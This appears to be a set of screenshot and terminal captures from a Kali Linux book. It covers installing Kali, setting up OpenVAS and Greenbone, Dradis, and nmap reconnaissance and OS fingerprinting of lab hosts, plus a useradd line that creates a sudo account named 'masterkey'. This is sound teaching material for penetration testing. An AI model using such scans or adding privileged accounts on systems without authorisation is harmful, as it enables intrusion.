







# Chapter 1: Choosing Your Distro














The image shows a window titled "xdpyinfo.dat" with a menu bar containing "File", "Edit", "Search", "Options", and "Help". The main content area displays the following text:


```
name of display:      :0.0
version number:      11.0
vendor string:       The X.Org Foundation
vendor release number: 11906000
X.Org version: 1.19.6
maximum request size: 16777212 bytes
motion buffer size: 256
bitmap unit, bit order, padding: 32, LSBFirst, 32
image byte order:    LSBFirst
number of supported pixmap formats: 7
supported pixmap formats:
  depth 1, bits_per_pixel 1, scanline_pad 32
  depth 4, bits_per_pixel 8, scanline_pad 32
  depth 8, bits_per_pixel 8, scanline_pad 32
  depth 15, bits_per_pixel 16, scanline_pad 32
  depth 16, bits_per_pixel 16, scanline_pad 32
  depth 24, bits_per_pixel 32, scanline_pad 32
  depth 32, bits_per_pixel 32, scanline_pad 32
keycode range:      minimum 8, maximum 255
focus: window 0x60000f, revert to Parent
number of extensions: 28
  BIG-REQUESTS
```
























```
kali-linux-kde-2018.2-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Reading package lists... Done
Building dependency tree
Reading state information... Done
1220 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kali-linux-kde-2018:~# apt install xinit
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  xinit
0 upgraded, 1 newly installed, 0 to remove and 1220 not upgraded.
Need to get 50.2 kB of archives.
After this operation, 86.0 kB of additional disk space will be used.
Get:1 http://archive-7.kali.org/kali kali-rolling/main amd64 xinit amd64 1.4.0-1
  [50.2 kB]
Fetched 50.2 kB in 0s (124 kB/s)
Selecting previously unselected package xinit.
(Reading database ... 310565 files and directories currently installed.)
Preparing to unpack .../xinit_1.4.0-1_amd64.deb ...
Unpacking xinit (1.4.0-1) ...
Setting up xinit (1.4.0-1) ...
Processing triggers for man-db (2.8.2-1) ...
root@kali-linux-kde-2018:~# startx_
Right Ctrl
```





















All three menu from Kali MATE Desktop Environment











```
root@kali-linux-mate-2018: ~
File Edit View Search Terminal Help
root@kali-linux-mate-2018:~# useradd -m -U -G sudo -p LIUH*jk3lkd8sak masterkey
root@kali-linux-mate-2018:~# last
root pts/0 :0 Sat Jul 28 15:03 - 15:04 (00:01)
root tty1 Sat Jul 28 15:02 still logged in
reboot system boot 4.15.0-kali2-amd Sat Jul 28 15:01 still running
root tty1 Mon Jun 25 05:52 - down (00:00)
wolf tty1 Mon Jun 25 05:15 - 05:51 (00:36)
root tty1 Sun Jun 24 21:43 - 05:15 (07:32)
reboot system boot 4.15.0-kali2-amd Sun Jun 24 21:42 - 05:52 (08:10)
root pts/0 :0 Sun Jun 24 20:25 - 21:42 (01:16)
root tty1 Sun Jun 24 19:47 - down (01:54)
reboot system boot 4.15.0-kali2-amd Sun Jun 24 19:37 - 21:42 (02:04)

wtmp begins Sun Jun 24 19:37:43 2018
root@kali-linux-mate-2018:~# clear

root@kali-linux-mate-2018:~# █
```



```
root@kali-linux-mate-2018: ~
File Edit View Search Terminal Help

root@kali-linux-mate-2018:~# apt install libreoffice thunderbird
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ant ant-contrib ant-optional coinor-libcbc3 coinor-libcgl1 coinor-libclp1
  coinor-libcoinmplv5 coinor-libcoinutils3v5 coinor-libosilv5
  firebird3.0-common firebird3.0-common-doc firebird3.0-common-fonts
  libzbar0 libzmf-0.0-0 lightning lp-solve python3-distutils python3-uno
  python3.6 python3.6-minimal uno-libs3 ure zlib1g
Suggested packages:
  ant-doc libcommons-httpclient-java libbccl-java ivy antlr javacc junit4
  libcommons-logging-java libcommons-net-java libcommons-io-java libcommons
  libcommons-lang3-java libcommons-math3-java libcommons-pool2-java libcommons
  libcommons-logging-java libxintsec1 libxintsec1-libs libxom-java libxslt
  libzmf-0.0-0 lightning lp-solve python3-uno thunderbird uno-libs3 ure
The following packages will be upgraded:
  firebird3.0-common firebird3.0-common-doc libfbclient2 libgstreamer-gll1.0-0
  libgstreamer-plugins-base1.0-0 libgstreamer1.0-0 libpython3.6
  libpython3.6-minimal libpython3.6-stdlib libwayland-egl1-mesa
  python3-distutils python3.6 python3.6-minimal zlib1g
14 upgraded, 176 newly installed, 0 to remove and 959 not upgraded.
Need to get 270 MB of archives.
```

---

# Chapter 2: Sharpening the Saw







Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.0G	2018.3a	61bc17ee83ffa12e674af35503181bb336e943ccefac90805807f4bf0137e4b2
Kali Linux 32 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.1G	2018.3a	8928746e7a4d7d9cdab4df4300becfb9566aaaf9a7386cfe4edfeb74b884352c
Kali Linux Light 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	854M	2018.3a	7d5c3b2797e86ef3791bf01ba3b792ec161417f9e0ea9f3f117f9a94f3df9ec2
Kali Linux Light 32 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	851M	2018.3a	c207f43492282e04fa040e32a2cdbc5ccb58b73654eaab33bd0ac5f9dc10d587d
Kali Linux Kde 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.1G	2018.3a	7fad2a1058f881d6ed37f5da05c4bab95852abfdb526ea86346e21eb7c7ac629
Kali Linux LXDE 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	2.9G	2018.3a	4326ad6fdd16f8acb3cc3070d32738bcacfe7dd8dc4026d18c89027351a46774
Kali Linux XFCE 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	2.8G	2018.3a	0fbd4cb3eb34b701dfe368f682a30aaed13e3b9f3013f709419d27a427cb12a8
Kali Linux MATE 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.0G	2018.3a	5d39553d326fb10396488af24d6bd8383183521e493c87a12fa569f9f5345215
Kali Linux E17 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	2.8G	2018.3a	913ffc3e14227e96284feefa8adf10ddad3f42c589b5f97504bc83038f7292e7
Kali Linux Light	<a href="#">HTTP</a>   <a href="#">Torrent</a>	557M	2018.3a	7d6c12fa7966fce666661b9da360504565860816402d3bc9d3184938f2360ca1



---

# KALI

“the quieter you become, the more you are able to hear”

## Boot menu

```
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options >
```

BY OFFENSIVE SECURITY

### Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

## Configure the network

The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.

Domain name:

## Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

 Show Password in Clear

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

 Show Password in Clear

### Partition disks

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

*Partitioning method:*

Guided - use entire disk

Guided - use entire disk and set up LVM

**Guided - use entire disk and set up encrypted LVM**

Manual



### Partition disks

Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.

*Select disk to partition:*


SCSI3 (0,0,0) (sda) - 18.1 GB ATA VBOX HARDDISK

**SCSI3 (0,0,0) (sda) - 64.0 GB SanDisk Cruzer Glide**





## Install the system



```
Booting 'Kali GNU/Linux, with Linux 3.18.0-kali1-amd64'
Loading Linux 3.18.0-kali1-amd64 ...
Loading initial ramdisk ...
early console in decompress_kernel

Decompressing Linux... Parsing ELF... done.
Booting the kernel.
Loading, please wait...
[   1.713422] sd 0:0:0:0: [sda] Assuming drive cache: write through
   Volume group "kalibook" not found
   Skipping volume group kalibook
Unable to find LVM volume kalibook/root
Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301-f798ecd90764 (sda5_
crypt)
Enter passphrase: _
```

```
Kali GNU/Linux Rolling Kali-e17-2018-1-amd64-01 tty1

Kali-e17-2018-1-amd64-01 login: root
Password:
Last login: Sun Jun 10 16:15:17 EDT 2018 on tty6
Linux Kali-e17-2018-1-amd64-01 4.15.0-kali2-amd64 #1 SMP Debian 4.15.11-1kali1
2018-03-21) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Kali-e17-2018-1-amd64-01:~# _
```

---

Wed 03:22



Username:



Next






“the quieter you become, the more you are able to hear”

```
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options >
```




```
root@kali: ~  
Rho root@kali: ~ 80x24  
TERMINATOR(1) TERMINATOR(1)  
  
NAME  
    Terminator - Multiple GNOME terminals in one window  
  
SYNOPSIS  
    terminator [options]  
  
DESCRIPTION  
    This manual page documents Terminator, a terminal emulator application.  
  
    Terminator is a program that allows users to set up flexible arrangements of GNOME terminals. It is aimed at those who normally arrange lots of terminals near each other, but don't want to use a frame based window manager.  
  
OPTIONS  
    This program follow the usual GNU command line syntax, with long options starting with two dashes ('-'). A summary of options is included below.  
  
    -h, --help  
        Show summary of options  
Manual page terminator(1) line 1 (press h for help or q to quit)
```




```
root@kalibook: ~
File Edit View Search Terminal Help
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2014.xml
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2015.xml
[i] Updating Max CVSS for DFN-CERT
Generating RSA private key, 1024 bit long modulus
..+++++
.....+++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg,
city) []:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, sec
tion) []:Common Name (eg, your name or your server's hostname) []:Email Address []:Using configuratio
n from /tmp/openvas-mkcert-client.7264/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'DE'
localityName         :PRINTABLE:'Berlin'
commonName           :PRINTABLE:'om'
Certificate is to be certified until Feb 29 07:58:54 2016 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
Stopping OpenVAS Manager: openvasmd.
Stopping OpenVAS Scanner: openvassd.
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: openvasmd.
Restarting Greenbone Security Assistant: gsad.
User created with password '3e95860f-10ea-4ca4-b7f8-707965ab4c71'.
root@kalibook:~#
```


Generated Password







```
root@kalibook: ~  
File Edit View Search Terminal Help  
SKIP: Skipping check for Greenbone Security Desktop.  
Step 7: Checking if OpenVAS services are up and running ...  
OK: netstat found, extended checks of the OpenVAS services enabled.  
OK: OpenVAS Scanner is running and listening only on the local interface.  
OK: OpenVAS Scanner is listening on port 9391, which is the default port.  
WARNING: OpenVAS Manager is running and listening only on the local interface.  
This means that you will not be able to access the OpenVAS Manager from the  
outside using GSD or OpenVAS CLI.  
SUGGEST: Ensure that OpenVAS Manager listens on all interfaces unless you want  
a local service only.  
OK: OpenVAS Manager is listening on port 9390, which is the default port.  
WARNING: Greenbone Security Assistant is running and listening only on the local interface.  
This means that you will not be able to access the Greenbone Security Assistant from the  
outside using a web browser.  
SUGGEST: Ensure that Greenbone Security Assistant listens on all interfaces.  
OK: Greenbone Security Assistant is listening on port 9392, which is the default port.  
Step 8: Checking nmap installation ...  
WARNING: Your version of nmap is not fully supported: 6.47  
SUGGEST: You should install nmap 5.51.  
Step 9: Checking presence of optional tools ...  
OK: pdflatex found.  
OK: PDF generation successful. The PDF report format is likely to work.  
OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.  
WARNING: Could not find rpm binary, LSC credential package generation for RPM and DEB based targets will not work.  
SUGGEST: Install rpm.  
WARNING: Could not find makensis binary, LSC credential package generation for Microsoft Windows targets will not work.  
SUGGEST: Install nsis.  
  
It seems like your OpenVAS-7 installation is OK.  
  
If you think it is not OK, please report your observation  
and help us to improve this check routine:  
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss  
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.  
  
root@kalibook:~#
```



Greenbone Security Assistant - Iceweasel

Greenbone Security Assistant

Logged in as Admin admin | Logout

MONITORING SERVICES 15 UTC

Scan Management Asset Management SecInfo Management Configuration Extras Administration Help

Tasks (total: 0) [?] [x] [v] [u] [d] [No auto-refresh] [refresh] [stop]

Filter: apply\_overrides=1 rows=10 permission=any owner=any first=1 sort=name [?] [u] [d]

Name	Status	Reports		Severity
		Total	Last	
(total: 0)				

(Applied filter: apply\_overrides=1 rows=10 permission=any owner=any first=1 sort=name)

**Welcome dear new user!**  
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon [?] any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.

**Quick start: Immediately scan an IP address**  
IP address or hostname:

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

https://localhost:9392/omp?cmd=get\_users&token=5653c478-7f18-4764-9fa2-9a125a94a76e [?] you can also create a new Task and a Target first, which you can create by

Greenbone Security Assistant - Iceweasel

Greenbone Security ... x

https://localhost:9392/omp?cmd=get\_users&token=5653c478-7f18

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Greenbone Security Assistant Logged in as Admin admin | Logout  
Mon Mar 2 02:19:53 2015 UTC

Scan Management Asset Management Secinfo Management Configuration Extras Administration Help

Users 1 - 1 of 1 (total: 1) vNo auto-refresh

Filter: sort=roles rows=10 permission=any first=1

Name	Roles	Groups	Host Access	Actions
admin	Admin		Allow all and deny.	

(Applied filter: sort=roles rows=10 permission=any first=1)

Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks GmbH, www.greenbone.net

https://localhost:9392/omp?cmd=edit\_user&user\_id=1f62a713-f66...&filter=&filt\_id=&token=5653c478-7f18-4764-9fa2-9a125a94a76e

Greenbone Security Assistant - Iceweasel

Greenbone Security ... x

https://localhost:9392/omp?cmd=edit\_user&user\_id=1f62a713-f663-4b

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Greenbone Security Assistant Logged in as Admin admin | Logout  
Mon Mar 2 02:23:01 2015 UTC

Scan Management Asset Management Secinfo Management Configuration Extras Administration Help

Edit User

Login Name:

Password

Use existing value

Roles (optional) Admin


Groups (optional)

Host Access  Deny all and allow.  Allow all and deny.

Interface Access  Deny all and allow.  Allow all and deny.

Save User

Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks GmbH, www.greenbone.net




The screenshot displays the Dradis Framework 3.0.0 web interface. The browser address bar shows `dradisframework.dev/nodes/5`. The main header includes navigation options: "Upload output from tool", "Export results", "Configuration", and user profile icons. A left sidebar contains a navigation menu with "All issues", "Nodes", "scope", "Uploaded files", and a tree view for "hosts" with sub-nodes "10.0.0.1" and "10.0.0.2".

The main content area is titled "Nodes / hosts / 10.0.0.1" and features several panels:

- Notes:** A list containing a single item: "ToDo: check port tcp/2342".
- Evidence:** A list containing two items: "Out-of-date Apache" and "SSLv2 enabled".
- Attachments:** A dashed box labeled "Drop zone" with a plus sign and "no files selected" below it.
- Evidence for this instance:** A section with an "edit remove" link.
- Port:** Labeled "tcp/443".
- Output:** A text area containing the following terminal output:

```
$ openssl s_client -ssl3 -connect portal.insecure.com:443
CONNECTED(00000003)
depth=2 /C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing/CN=StartCom Certification Authority
verify error:num=19:self signed certificate in certificate chain
verify return:0
---
Certificate chain
 0 s:/C=GB/ST=Greater London/L=London/O=Insecure Ltd./CN=portal.insecure.com/emailAddress=postmaster@insecure.com
 1 i:/C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing/CN=StartCom Class 2 Primary Intermediate Server CA
```



```
root@kali:~# apache2ctl status
/usr/sbin/apache2ctl: 113: /usr/sbin/apache2ctl: www-browser: not found
'www-browser -dump http://localhost:80/server-status' failed.
Maybe you need to install a package providing www-browser or you
need to adjust the APACHE_LYNX variable in /etc/apache2/envvars
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:
   Active: active (running) since Thu 2018-10-18 10:31:23 EDT; 1min 7s ago
   Process: 6003 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCE
 Main PID: 6007 (apache2)
    Tasks: 7 (limit: 2353)
   Memory: 22.0M
   CGroup: /system.slice/apache2.service
           └─6007 /usr/sbin/apache2 -k start
             └─6008 /usr/sbin/apache2 -k start
               └─6009 /usr/sbin/apache2 -k start
                 └─6010 /usr/sbin/apache2 -k start
                   └─6011 /usr/sbin/apache2 -k start
                     └─6012 /usr/sbin/apache2 -k start
                       └─6013 /usr/sbin/apache2 -k start

Oct 18 10:31:20 kali systemd[1]: Starting The Apache HTTP Server...
Oct 18 10:31:22 kali apachectl[6003]: AH00558: apache2: Could not reliably deter
Oct 18 10:31:23 kali systemd[1]: Started The Apache HTTP Server.
```



---

## Chapter 3: Information Gathering and Vulnerability Assessments

```
root@kali-01: ~
File Edit View Search Terminal Help
root@kali-01:~# nmap -A 10.0.0.4

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-25 01:03 EDT
Nmap scan report for 10.0.0.4
Host is up (0.00024s latency).
All 1000 scanned ports on 10.0.0.4 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.99 seconds
root@kali-01:~# /etc/init.d/apache2 start
[ ok ] Starting web server: apache2.
root@kali-01:~# nmap -A 10.0.0.4

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-25 01:04 EDT
Nmap scan report for 10.0.0.4
Host is up (0.00029s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops


OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds
root@kali-01:~# █
```


```
MINGW32:/c/Users/Wolf
Welcome to Git (version 1.9.5-preview20141217)

Run 'git help git' to display the help index.
Run 'git help <command>' to display help for specific commands.

wolf@MERLIN ~
$ nmap -sT 10.0.0.1-12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-25 13:08 Eastern Daylight Time
Stats: 0:00:28 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 12.00% done; ETC: 13:11 (0:03:11 remaining)
Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.26% done; ETC: 13:11 (0:02:57 remaining)
Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.27% done; ETC: 13:11 (0:02:57 remaining)
Stats: 0:00:40 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.90% done; ETC: 13:11 (0:02:59 remaining)
Packet Tracing disabled.
Stats: 0:00:41 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 18.32% done; ETC: 13:11 (0:02:54 remaining)
Packet Tracing disabled.
Stats: 0:00:42 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 18.99% done; ETC: 13:11 (0:02:55 remaining)
Packet Tracing disabled.
Stats: 0:00:44 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 19.82% done; ETC: 13:11 (0:02:54 remaining)
Packet Tracing disabled.
Stats: 0:00:45 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 20.23% done; ETC: 13:11 (0:02:53 remaining)
Packet Tracing disabled.
```





```
root@kali-01:~# nmap -O 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Nmap scan report for 10.0.0.12
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:
microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:
windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsof
t Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Win
dows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```

```
root@kali-01:~# nmap -O -v 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59
Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59
Scanning 10.0.0.12 [1000 ports]
Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12
Discovered open port 135/tcp on 10.0.0.12
Discovered open port 5357/tcp on 10.0.0.12
Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.58s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00063s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc          139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds   5357/tcp  open  wsdapi
49156/tcp open  unknown
MAC Address: AB:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone [cut line return] Running: Microsoft Windows 2008|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Windows Server 2008 R2, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Phone 7.5 or 8.0,
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or
Windows Server 2008
Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/./share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
Raw packets sent: 2035 (91.378KB) | Rcvd: 17 (1.070KB)
```

```



root@kali-01:~# nmap -O -vv 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59      Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59   Scanning 10.0.0.12 [1000 ports]
Discovered open port 135/tcp on 10.0.0.12      Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12      Discovered open port 5357/tcp on 10.0.0.12
                                           Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.79s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00054s latency).
Scanned at 2015-03-27 18:59:50 EDT for 7s
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc          139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds   5357/tcp  open  wsddapi
           49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/
o:microsoft:windows_vista:sp1 cpe:/o:microsoft:windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows
Server 2008 SP1, or Windows 7
TCP/IP fingerprint:
OS: SCAN(V=6.47%E=4%D=3/27%OT=135%CT=%CU=%PV=%YDS=1%DC=D%G=N%M=A854B2%TM=551
OS: SEOE%D=P=i686-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=104%TI=I%II=I%SS=S%TS=7)O
OS: W8ST11%06=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)E
OS: CN(R=Y%DF=Y%TG=80%W=2000%O=M5B4N8NNNS%CC=N%Q=)T1(R=Y%DF=Y%TG=80%S=0%A=S+
OS: %F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)U1(R=N)IE(R=Y%DFI=N%TG=80%CD=Z)


Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)      Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)          IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/./share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds      Raw packets sent: 2034 (91.334KB) | Rcvd: 16 (1.026KB)

```








```
root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# nmap -sS -sV -O 192.168.202.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-15 04:46 EDT
Nmap scan report for 192.168.202.1
Host is up (0.000092s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              (protocol 2.0)
111/tcp   open  rpcbind          2-4 (RPC #100000)
443/tcp   open  ssl/http         VMware VirtualCenter Web service
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.47%I=7%D=3/15%Time=5505470D%P=x86_64-unknown-linux-gnu%r
SF:(NULL,29,"SSH-2\0-OpenSSH_6\0.6\0.lpl\x20Ubuntu-2ubuntu2\r\n");
MAC Address: 00:50:56:C0:00:01 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.11 - 3.14
Network Distance: 1 hop

Nmap scan report for 192.168.202.128
Host is up (0.00018s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE          VERSION
139/tcp   open  netbios-ssn     Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
2869/tcp  closed iclslap
MAC Address: 00:0C:29:45:85:DC (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP3
Network Distance: 1 hop
```



Zenmap

Scan Tools Profile Help

Target: 10.0.0.0/24 Profile: Quick scan plus Scan Cancel

Command: nmap -sV -T4 -O -F --version-light 10.0.0.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

Hosts Viewer Fisheye Controls Save Graphic

OS Host

- 10.0.0.1
- 10.0.0.4
- 10.0.0.5
- 10.0.0.6
- 10.0.0.10
- 10.0.0.12

Fisheye on ring 1.00 with interest factor 3.09 and spread factor 0.60

Filter Hosts

```
root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# openvas-nvt-sync
